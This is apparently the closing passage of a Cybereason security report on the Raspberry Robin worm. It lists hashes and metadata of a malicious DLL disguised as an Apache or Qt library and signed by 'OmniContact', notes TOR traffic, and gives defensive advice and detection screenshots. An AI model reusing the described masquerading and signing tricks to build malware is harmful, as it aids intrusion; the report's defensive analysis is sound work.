msi1e49.tmp File name	c:\windows\installer\msi1e49.tmp Path	c:\windows\installer\msi1e49.tmp Canonized Path
libapriconv-1.dll Original file name	libapriconv-1 Internal name	April 9, 2022 at 7:23:03 PM GMT+2 Creation time
April 9, 2022 at 7:23:03 PM GMT+2 Modification time	3ddec2dde9908cf07ef05672f644e18d MD5 signature	fe0742ea7567231feacc40c2f1cdb61c9e1d873a SHA1 Signature
ad9825c32ac889591def21bdc821482aef1ff8… SHA256 Signature	Not specific Product type	Apache Software Foundation Company name
Apache Portable Runtime Project Product name	1.2.1 File version	1.2.1 Product version
OmniContact Internal/External Signer	true File is Signed	false Signature Verified
False Signed by Microsoft	Application Data Extension type	1169344 Size
Copyright 2000-2005 The Apache Software Fo… Legal copyright	Licensed under the Apache License, Version 2.… Comments	

Raspberry Robin leverages malicious module loading masquerading as Apache shared libraries (DLL)

The other samples the GSOC team identified on other Raspberry Robin cases also use different masquerading processes (for instance, impersonating “QT 5”).

This specific module is also peculiar due to the fact that the chain of certification is broken, making it signed but not verified by the Windows system. The code signing name is “OmniContact” and can be used as a filter on VirusTotal.com to check for similar samples.



File Version Information

Copyright	Copyright (C) 2017 The Qt Company Ltd.
Product	Qt5
Description	C++ Application Development Framework
Original Name	Qt5Sql.dll
File Version	5.10.1.0

Signers

+ OmniContact
+ Sectigo RSA Code Signing CA
+ USERTrust RSA Certification Authority
+ Sectigo (AAA)

X509 Certificates

+ OmniContact

Excerpt from virustotal.com showing a sample detailed information

In 75% of the observed victims, the malicious module downloaded by Raspberry Robin was signed by "OmniContact."

Network Communications


Finally, the victim devices of Raspberry Robin created a high amount of network packets to TOR exit nodes. The GSOC team observed that the TCP ports used were 80, 443 and 8080.

Cybereason Recommendations

The Cybereason Defense Platform detects and prevents Raspberry Robin infections in Microsoft products. Cybereason recommends the following:

- Block outgoing connections (outside of the organization) to TOR-related addresses, as Raspberry Robin actively communicates with TOR exit nodes.
- As Raspberry Robin displays persistence mechanisms and establishes many masquerading actions on the infected system, re-image infected devices.
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and Managed Detection and Response with the Cybereason Defense Platform, contact a Cybereason Defender here.

  For Cybereason customers: More details available on the NEST including custom threat hunting queries for detecting this threat:



[redacted]
Affected machines
[redacted]
Affected users

cmd.exe
Raspberry Robin worm detection
Root cause


No Connections
Incoming connections

No Connections
Outgoing connections

2 suspicious Processes
Malicious process

Infection

The Cybereason Defense Platform detects Raspberry Robin initial access method



[redacted]
Affected machines
[redacted]
Affected users

msi8c90.tmp
Malware module
Root cause

No Connections
Incoming connections

No Connections
Outgoing connections

msiexec.exe
Malicious process

Infection

The Cybereason Defense Platform detects the Raspberry Robin malicious module loading

About the Researcher

Loïc Castel, Principal Security Analyst, Cybereason Global SOC

Loïc Castel is a Principal Security Analyst with the Cybereason Global SOC team. Loïc analyses and researches critical incidents and cybercriminals, in order to better detect compromises. In his career, Loïc worked as a security auditor in well-known organizations such as ANSSI (French National Agency for the Security of Information Systems) and as Lead Digital Forensics & Incident Response at Atos. Loïc loves digital forensics and incident response, but is also interested in offensive aspects such as vulnerability research.

About the Author

Cybereason Global SOC Team

The Cybereason Global SOC Team delivers 24/7 Managed Detection and Response services to customers on every continent. Led by cybersecurity experts with experience working for government, the military and multiple industry verticals, the Cybereason Global SOC Team continuously hunts for the most sophisticated and pervasive threats to support our mission to end cyberattacks on the endpoint, across the enterprise, and everywhere the battle moves.

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